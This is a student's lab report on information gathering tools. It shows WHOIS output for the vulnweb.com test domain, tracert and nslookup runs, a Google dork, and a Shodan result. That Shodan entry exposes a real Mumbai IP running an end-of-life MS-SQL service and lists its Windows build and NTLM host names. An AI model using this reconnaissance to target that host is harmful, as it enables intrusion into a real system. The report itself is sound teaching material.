
Name: Prayag Mitaliya. SAPID: 60004220259

Div: C3 Batch: C32 Branch: Computer Engineering

# EXPERIMENT 9: Information gathering tools

## 1. Who Is




Whois Domain Lookup

Whois search for Domain and IP

http://testphp.vulnweb.com/

Example: qq.com, google.co.in, bbc.co.uk, ebay.ca




vulnweb.com

Updated 2 hours ago


Domain Information

| | |
|---|---|
| Domain: | vulnweb.com |
| Registrar: | EuroDNS S.A. |
| Registered On: | 2010-06-14 |
| Expires On: | 2025-06-13 |
| Updated On: | 2023-05-26 |
| Status: | clientTransferProhibited |
| Name Servers: | ns1.eurodns.com<br>ns2.eurodns.com<br>ns3.eurodns.com<br>ns4.eurodns.com |




## Registrant Contact

| | |
|---|---|
| Name: | Acunetix Acunetix |
| Organization: | Acunetix Ltd |
| Street: | 3rd Floor,, J&C Building,, Road Town |
| City: | Tortola |
| Postal Code: | VG1110 |
| Country: | VG |
| Phone: | +1.23456789 |
| Email: | administrator@acunetix.com |




## Administrative Contact

| | |
|---|---|
| Name: | Acunetix Acunetix |
| Organization: | Acunetix Ltd |
| Street: | 3rd Floor,, J&C Building,, Road Town |
| City: | Tortola |
| Postal Code: | VG1110 |
| Country: | VG |
| Phone: | +1.23456789 |
| Email: | administrator@acunetix.com |




### Technical Contact

| | |
|---|---|
| Name: | Acunetix Acunetix |
| Organization: | Acunetix Ltd |
| Street: | 3rd Floor,, J&C Building,, Road Town |
| City: | Tortola |
| Postal Code: | VG1110 |
| Country: | VG |
| Phone: | +1.23456789 |
| Email: | administrator@acunetix.com |




### Raw Whois Data

```
Domain Name: vulnweb.com
Registry Domain ID: D16000066-COM
Registrar WHOIS Server: whois.eurodns.com
Registrar URL: http://www.eurodns.com
Updated Date: 2023-05-26T10:04:20Z
Creation Date: 2010-06-14T00:00:00Z
Registrar Registration Expiration Date: 2025-06-13T00:00:00Z
Registrar: Eurodns S.A.
Registrar IANA ID: 1052
Registrar Abuse Contact Email: legalservices@eurodns.com
Registrar Abuse Contact Phone: +352.27220150
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Acunetix Acunetix
Registrant Organization: Acunetix Ltd
Registrant Street: 3rd Floor,, J&C Building,, Road Town
Registrant City: Tortola
Registrant State/Province:
Registrant Postal Code: VG1110
Registrant Country: VG
Registrant Phone: +1.23456789
Registrant Fax:
Registrant Email: administrator@acunetix.com
Registry Admin ID:
Admin Name: Acunetix Acunetix
```




```
Admin Organization: Acunetix Ltd
Admin Street: 3rd Floor,, J&C Building,, Road Town
Admin City: Tortola
Admin State/Province:
Admin Postal Code: VG1110
Admin Country: VG
Admin Phone: +1.23456789
Admin Fax:
Admin Email: administrator@acunetix.com
Registry Tech ID:
Tech Name: Acunetix Acunetix
Tech Organization: Acunetix Ltd
Tech Street: 3rd Floor,, J&C Building,, Road Town
Tech City: Tortola
Tech State/Province:
Tech Postal Code: VG1110
Tech Country: VG
Tech Phone: +1.23456789
Tech Fax:
Tech Email: administrator@acunetix.com
Name Server: ns1.eurodns.com
Name Server: ns2.eurodns.com
Name Server: ns3.eurodns.com
Name Server: ns4.eurodns.com
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2024-02-17T05:16:12Z <<<
```

## 2. Tracert




```
C:\Users\SHAUN FERNANDES>tracert google.com

Tracing route to google.com [142.250.192.78]
over a maximum of 30 hops:

  1     1 ms     1 ms     1 ms  192.168.0.1
  2     6 ms     1 ms     1 ms  103.255.115.99
  3     3 ms     3 ms     2 ms  103.255.115.97
  4     9 ms     8 ms     7 ms  202.134.145.222
  5    21 ms     3 ms     2 ms  202.134.145.125
  6     7 ms     3 ms     3 ms  202.134.145.153
  7    10 ms     3 ms     3 ms  202.134.145.121
  8    11 ms     4 ms     3 ms  103.233.140.42
  9     7 ms     3 ms     2 ms  74.125.37.7
 10     8 ms     3 ms     7 ms  108.170.226.131
 11    10 ms     3 ms     6 ms  bom12s16-in-f14.1e100.net [142.250.192.78]

Trace complete.
```

## 3. nslookup



```
sf1@DESKTOP-ST93SJ9:~$ nslookup amazon.com
Server:         192.168.240.1
Address:        192.168.240.1#53

Non-authoritative answer:
Name:   amazon.com
Address: 52.94.236.248
Name:   amazon.com
Address: 54.239.28.85
Name:   amazon.com
Address: 205.251.242.103
```

## 4. Shodan




**Product Spotlight:** We've Launched a new API for Fast Vulnerability Lookups. Check out CVEDB

**203.192.206.42**
dhcp-192-206-42.in2cable.com
Indusind Media And Communication Ltd.
India, Mumbai

database eol-product

```
MS-SQL NTLM Info:
  OS: Windows 10 (version 2004)/Windows Server (version 2004)
  OS Build: 10.0.19041
  Target Name: DWARKADAS-SHAMK
  NetBIOS Domain Name: DWARKADAS-SHAMK
  NetBIOS Computer Name: DWARKADAS-SHAMK
  DNS Domain Name: DWARKADAS-SHAMKUMAR
  FQDN: DWARKADAS-SHAMKUMAR
```

## 5. Google dork



gaming laptop site:hp.com

About 33,40,000 results (0.31 seconds)

hp.com
https://www.hp.com › in-en › shop › gaming-laptops

HP Gaming Laptops - Shop HP.com India

HP **Gaming Laptops**, here to meet all your portable gaming needs.

hp.com
https://www.hp.com › Home › Laptops

Gaming Laptops

Shop the best HP **Gaming Laptops** at HP.com India. Enjoy Low Prices when you buy now online.

hp.com
http://omen-pro.hp.com › laptops


OMEN Gaming PCs - Laptops | HP® Official Site

Powerful HP® Omen PC **gaming Laptops** built to meet the demands of todays gamers.

**CONCLUSION** :

Thus, we have successfully studied various information gathering tools/ footprint tools and explored how they retrieve information from different sites.

# EXPERIMENT 10 : Wireshark


The Wireshark Network Analyzer
